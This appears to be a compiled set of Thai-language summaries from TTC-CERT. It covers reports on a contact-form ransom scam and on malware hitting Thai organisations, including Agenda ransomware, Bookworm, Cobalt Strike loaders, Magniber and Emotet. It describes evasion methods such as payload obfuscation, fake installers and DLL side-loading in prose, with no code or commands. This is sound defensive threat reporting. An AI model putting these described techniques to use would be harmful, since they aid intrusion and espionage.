ศูนย์ TTC-CERT พบผู้ไม่หวังดีใช้ contact us form ของเว็บไซต์ทั่วไปเพื่อหวังผลในการหลอกลวง (scam) องค์กรในประเทศไทย โดยมีการส่งข้อมูลหลอกลวง (scam) ผ่าน contact us form ขององค์กรภายนอกอื่น ๆ ว่าเว็บไซต์ขององค์กรถูกโจมตีและผู้ไม่หวังดีได้เข้าถึงฐานข้อมูลของเว็บไซต์ที่ได้อ้างเพื่อหลอกให้องค์กรที่เป็นเหยื่อจ่ายค่าไถ่เป็นจำนวน 3,000 BTC หรือประมาณ 2,190,000,00 บาท (อัตราแลกเปลี่ยนในขณะนั้น) ผ่าน Bitcoin address ที่ระบุไว้ใน Ransom Note ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการนี้เพื่อเลี่ยง (bypass) email filter ที่เป็นมาตรการรักษาความปลอดภัยของอีเมลขั้นพื้นฐานขององค์กร

จากการโจมตีโดยผู้ไม่หวังดีในกรณีนี้ ตามปกติผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) จะต้องทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ เพื่อเป็นช่องทางให้เหยื่อติดต่อกลับสำหรับการต่อรองราคาหรือการขอหลักฐานการขโมยข้อมูลเพิ่มเติม โดยในกรณีนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีไม่ได้ทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ ให้เหยื่อติดต่อกลับไปเพื่อต่อรองราคาหรือสอบถามข้อมูลเพิ่มเติมแบบที่กลุ่มผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) มักจะทำ **ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี** เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์ Contact Us Form Scam - กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย** เมื่อ 10 ธ.ค.65 ที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 1**



ภาพที่ 1 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์ Contact Us Form Scam - กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย** มีรายละเอียดตาม เอกสารแนบท้าย 1

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 21

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยที่ได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) และทำการตรวจสอบและวิเคราะห์ไฟล์มัลแวร์ดังกล่าวอย่างละเอียดด้วยวิธี Static Code Analysis และ Dynamic Code Analysis พบข้อมูลที่น่าสนใจ อาทิเช่น รายละเอียดการทำงานของมัลแวร์ในรูปแบบต่าง ๆ ซึ่งจะเปลี่ยนแปลงไปตามค่าพารามิเตอร์ที่ถูกกำหนดให้โดยผู้โจมตี เช่น การกำหนดให้เครื่องเป้าหมาย reboot เข้าสู่การทำงานในรูปแบบ Safe Mode หรือการเปลี่ยนแปลงรหัสผ่านของ Windows User Account บนเครื่องเป้าหมาย นอกจากนี้ยังพบข้อมูลรายการทั้งหมดของ Windows Service และ โปรเซส ที่มัลแวร์สามารถปิดการทำงานได้ซึ่งอาจส่งผลกระทบต่อระบบการรักษาความปลอดภัยหรืออาจทำให้ระบบการสำรองข้อมูลของบนเครื่องเป้าหมายได้รับความเสียหายได้

ทั้งนี้ในช่วงเวลาที่ศูนย์ TTC-CERT กำลังดำเนินการวิเคราะห์ไฟล์ต้องสงสัยอยู่นั้น บริษัท TrendMicro ได้เผยแพร่รายงานชื่อ "New Golang Ransomware Agenda Customizes Attacks[1]" ซึ่งสอดคล้องกับมัลแวร์ที่ศูนย์ TTC-CERT กำลังวิเคราะห์อยู่ ดังนั้นส่วนหนึ่งของข้อมูลในรายงานฉบับนี้จึงได้รับข้อมูลที่เป็นประโยชน์จากรายงานฉบับดังกล่าวเช่นเดียวกัน

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-220999-1.v2 - Agenda Golang Ransomware** เมื่อ 5 ธ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 2**



ภาพที่ 2 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-220999-1.v2 - Agenda Golang Ransomware** มีรายละเอียดตาม เอกสารแนบท้าย 2

[1] "New Golang Ransomware Agenda Customizes Attacks - Trend Micro." 25 Aug. 2022, https://www.trendmicro.com/en_us/research/22/h/new-golang-ransomware-agenda-customizes-attacks.html. Accessed 19 Sep. 2022.

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 22

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทย โดยผลจากการตรวจวิเคราะห์เบื้องต้น (triage) พบหลักฐานที่มีความเชื่อมั่นในระดับสูงว่าไฟล์ดังกล่าวคือมัลแวร์ Bookworm โดยเปรียบเทียบ techniques, tactics, procedures (TTPs) ระหว่างไฟล์ต้องสงสัยและ payload กับมัลแวร์ Bookworm พบว่ามีความสอดคล้องกันเป็นอย่างมาก ทั้งนี้ มัลแวร์ Bookworm ถูกค้นพบครั้งแรกในปี พ.ศ. 2558 โดยกลุ่มนักวิจัยจากบริษัท Palo Alto Networks แต่ไฟล์ต้องสงสัยที่ถูกตรวจสอบในครั้งนี้เป็นมัลแวร์ Bookworm ที่มีการเปลี่ยนแปลง TTPs ไปจากเดิมเป็นอย่างมาก อีกทั้ง จนถึง ณ วันที่เขียนรายงานฉบับนี้ (26 พ.ย.65) ยังไม่มีผลิตภัณฑ์แอนตี้ไวรัสค่ายใดที่สามารถระบุได้ว่าไฟล์ต้องสงสัยคือมัลแวร์ Bookworm


มัลแวร์ Bookworm มีเป้าหมายในการโจมตีหน่วยงานในประเทศไทยโดยเฉพาะหน่วยงานของรัฐ โดยมีวัตถุประสงค์การโจมตีเพื่อจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) อีกทั้งจากการวิเคราะห์เบื้องต้น**พบว่ากลุ่มผู้โจมตีที่อยู่เบื้องหลังจากการโจมตีในครั้งนี้มีการจัดเตรียมโครงสร้างพื้นฐาน (infrastructure) ประเภท command and control server (C2) ขึ้นในพื้นที่ประเทศไทยเพื่อใช้ในการโจมตีเป็นการเฉพาะ**

ผลการวิเคราะห์พบว่า ไฟล์ต้องสงสัยเป็นไฟล์ประเภท Windows Installer[2] (".msi") ที่ถูกสร้างขึ้นมาโดยใช้เครื่องมือชื่อ Advance Installer[3] โดยผู้โจมตีพยายามปลอมแปลงไฟล์ดังกล่าวให้มีลักษณะเหมือนกับบริการ Microsoft Assistant ของบริษัท Microsoft ซึ่งศูนย์ TTC-CERT คาดว่าผู้โจมตีอาจเลือกใช้งานไฟล์ประเภท Windows Installer เนื่องจากสามารถหลบหลีกระบบป้องกันภัยคุกคามทางไซเบอร์ที่ใช้การคัดกรองนามสกุลของไฟล์ (filename extension) อย่างง่ายได้ รวมถึงสามารถที่จะใช้งาน PowerShell loader และมีขีดความสามารถในการ drop และ execute ไฟล์ประเภท portable executable (PE) ได้

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware** เมื่อ 15 ธ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 3**

[2] "Windows Installer - Win32 apps | Microsoft Learn." 12 Sep. 2021, https://learn.microsoft.com/en-us/windows/win32/msi/windows-installer-portal. Accessed 25 Nov. 2022.

[3] "Advanced Installer: Free Windows Installer - MSI Installer Tool." https://www.advancedinstaller.com/. Accessed 25 Nov. 2022.



ภาพที่ 3 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware** มีรายละเอียดตาม เอกสารแนบท้าย 3


รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 23

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยข้อมูลเบื้องต้นรับแจ้งว่าไฟล์ดังกล่าวถูกตรวจพบอยู่ภายในไดเรคทอรี่ %ProgramData%\USOShared\movie บนเครื่องคอมพิวเตอร์ขององค์กรแห่งหนึ่งในภาคส่วนด้านการขนส่งและโลจิสติกส์

ผลการตรวจสอบพบว่าไฟล์ดังกล่าวเป็นมัลแวร์ที่ถูกพัฒนาด้วยภาษา Golang โดยศูนย์ TTC-CERT คาดว่าผู้โจมตีเลือกพัฒนามัลแวร์ด้วยภาษา Golang เนื่องจากซอร์สโค้ดในภาษา Golang สามารถ compile เป็นไฟล์ไบนารี่สำหรับใช้งานบนระบบปฏิบัติการได้หลากหลาย เช่น Windows, Linux, และ macOS ทำให้ผู้โจมตีประหยัดเวลาในการพัฒนามัลแวร์ นอกจากนั้นไฟล์มัลแวร์ที่ถูก compile ด้วย Golang Compiler จะสามารถทำงานบนเครื่องเป้าหมายได้โดยแทบจะไม่ต้องพึ่งพา API ของระบบปฏิบัติการ ดังนั้นจึงทำให้การโจมตีมีโอกาสสำเร็จมากขึ้น

มัลแวร์ดังกล่าวเป็นมัลแวร์ประเภท Cobalt Strike Loader ทำหน้าที่ในการ deploy payload ซึ่งก็คือ Cobalt Strike beacon ไปยัง memory ของเครื่องคอมพิวเตอร์เป้าหมาย ทั้งนี้ payload ดังกล่าวถูก obfuscate เอาไว้ด้วยเทคนิคที่หลากหลาย ได้แก่ byte swap, base64 encoding, และ XOR cipher และจะถูก deobfuscate ในช่วง runtime ภายในพื้นที่ memory โดยที่ไม่ทิ้งร่องรอยเอาไว้บน filesystem แต่อย่างใด

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-221299-1.v1 - Golang_Cobalt_Strike_Loader** เมื่อ 12 ก.พ.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 4**



ภาพที่ 4 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-221299-1.v1 - Golang_Cobalt_Strike_Loader** มีรายละเอียดตาม เอกสารแนบท้าย 4


รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 24

เมื่อ 13 ม.ค.66 ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware โดยความเคลื่อนไหวในครั้งนี้ผู้ไม่หวังดีโจมตีเหยื่อด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่เป็นอันตรายเพื่อหลอกให้เหยื่อเปิดไฟล์ iso (ไฟล์ชนิด disk image) ที่แนบมา ซึ่งภายในไฟล์ iso ดังกล่าวบรรจุไฟล์ที่เป็นอันตรายเอาไว้

ในครั้งนี้กลุ่มผู้โจมตีใช้ธีม (theme) เกี่ยวกับ 5G เพื่อแพร่กระจาย Magniber Ransomware ผ่านการทำงานของไฟล์ประเภท Microsoft Software Installer (.msi) ซึ่งปลอมแปลงการทำงานของ Window Update ทั้งนี้ ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีทำการโจมตีด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่มีนามสกุล iso หรืออาศัยวิธีการโจมตีแบบ typosquat ซึ่งใช้ประโยชน์จากการที่เหยื่อป้อนชื่อโดเมนลงในช่อง Browser ผิด

พลาด โดยมีเป้าหมายเพื่อทำให้สามารถโจมตีผู้ใช้งานทั่วไปได้ในวงกว้าง หากเหยื่อไม่ทันระวังและทำการเปิดไฟล์ที่เป็นอันตราย เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ติดตั้งไฟล์ที่เป็นอันตรายและส่งผลให้ไฟล์ที่สำคัญในเครื่องคอมพิวเตอร์ของเหยื่อถูกเข้ารหัสโดย Magniber Ransomware เพื่อทำการเรียกค่าไถ่โดยกลุ่มผู้โจมตีดังกล่าวต่อไป

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Magniber Ransomware ใช้ธีม (Theme) เกี่ยวกับ 5G เพื่อแพร่กระจายผ่าน Windows Update ปลอม** เมื่อ 22 ก.พ.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 5**



ภาพที่ 5 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์ Magniber Ransomware ใช้ธีม (Theme) เกี่ยวกับ 5G เพื่อแพร่กระจายผ่าน Windows Update ปลอม** มีรายละเอียดตาม เอกสารแนบท้าย 5

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 25

ศูนย์ TTC-CERT ได้รับแจ้งข้อมูลข่าวกรองทางไซเบอร์ว่าในช่วงระหว่างปี พ.ศ. 2564 - 2565 มีกลุ่มผู้โจมตี (threat actor) มุ่งโจมตีองค์กรในประเทศไทยโดยใช้ไฟล์เอกสารประเภท Portable Document Format (PDF) ชื่อ "Pulse secure Update announcement.pdf" โดยแอบอ้างเป็นองค์กรแห่งหนึ่งในภาคส่วนโทรคมนาคมของประเทศไทย ซึ่งมีเนื้อหาเขียนด้วยภาษาไทยในลักษณะแจ้งเตือนเกี่ยวกับช่องโหว่ความปลอดภัยและแนะนำให้เหยื่อทำการติดตั้งไฟล์ซอฟต์แวร์ชื่อ "Pulse secure for 64-bit Windows" และ "Pulse secure for 32-bit Windows"

ศูนย์ TTC-CERT ได้ทำการเก็บรวบรวมไฟล์ที่เกี่ยวข้องกับการโจมตีดังกล่าวจากแหล่งข่าวเปิดมาทำการตรวจสอบ โดยพบว่าไฟล์ตามลิงค์ที่ปรากฏในไฟล์ pdf เป็นไฟล์ประเภท Self-extracting archive (SFX) ซึ่งจะทำหน้าที่ในการ drop ไฟล์จำนวน 4 รายการ ลงบน filesystem ได้แก่ libcurl.dll, gup.xml, Juniper.exe, และ JuniperSetup.exe โดยที่ไฟล์ Juniper.exe (masqueraded gup.exe) และไฟล์ libcurl.dll (malicious) จะถูกใช้ในเทคนิคการโจมตีแบบ DLL Side-loading ในลำดับถัดไป

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-230199-1.v1 - Fake_Pulse_Secure_CobaltStrike_Loader** เมื่อ 20 มี.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 6**



ภาพที่ 6 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-230199-1.v1 - Fake_Pulse_Secure_CobaltStrike_Loader** มีรายละเอียดตาม เอกสารแนบท้าย 6

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 26

ศูนย์ TTC-CERT พบความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet ในรอบ 48 ชั่วโมงที่ผ่านมา โดยมีการรายงานความเคลื่อนไหวที่คล้ายกันนี้ในหลายประเทศทั่วโลก ซึ่งศูนย์ TTC-CERT วิเคราะห์แล้วพบว่าการเคลื่อนไหวดังกล่าวไม่ได้มีเป้าหมายที่เฉพาะเจาะจงต่อประเทศใด ๆ ในโลกเป็นการเฉพาะ หรือไม่ได้มีเป้าหมายที่เฉพาะเจาะจงต่อภาคส่วนใด ๆ

รูปแบบที่มัลแวร์ Emotet ใช้ในการโจมตีระลอกใหม่นี้ เริ่มจากผู้โจมตีส่งฟิชชิ่งอีเมล (phishing email) โดยการแนบไฟล์ zip ซึ่งภายในไฟล์ zip ดังกล่าวประกอบไปด้วยไฟล์ Microsoft Word ที่มีขนาดมากกว่า 500 MB โดยเป็นไฟล์ Microsoft Word ที่มี macro ที่เป็นอันตราย หากเหยื่อเปิดไฟล์ Microsoft Word และทำการ enable macro เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ดาวน์โหลดไฟล์ zip จาก URL ที่ถูกฝังไว้ใน macro ซึ่งไฟล์ zip ที่ดาวน์โหลดมานี้ประกอบไปด้วยไฟล์ dll ที่มีขนาดมากกว่า 500 MB ซึ่งไฟล์ดังกล่าวเป็นมัลแวร์ Emotet Epoch4

ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์ความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet** เมื่อ 25 เม.ย.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 7**



ภาพที่ 7 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**การแจ้งเตือน-รายงานการวิเคราะห์ความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet** มีรายละเอียดตาม เอกสารแนบท้าย 7


รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 27

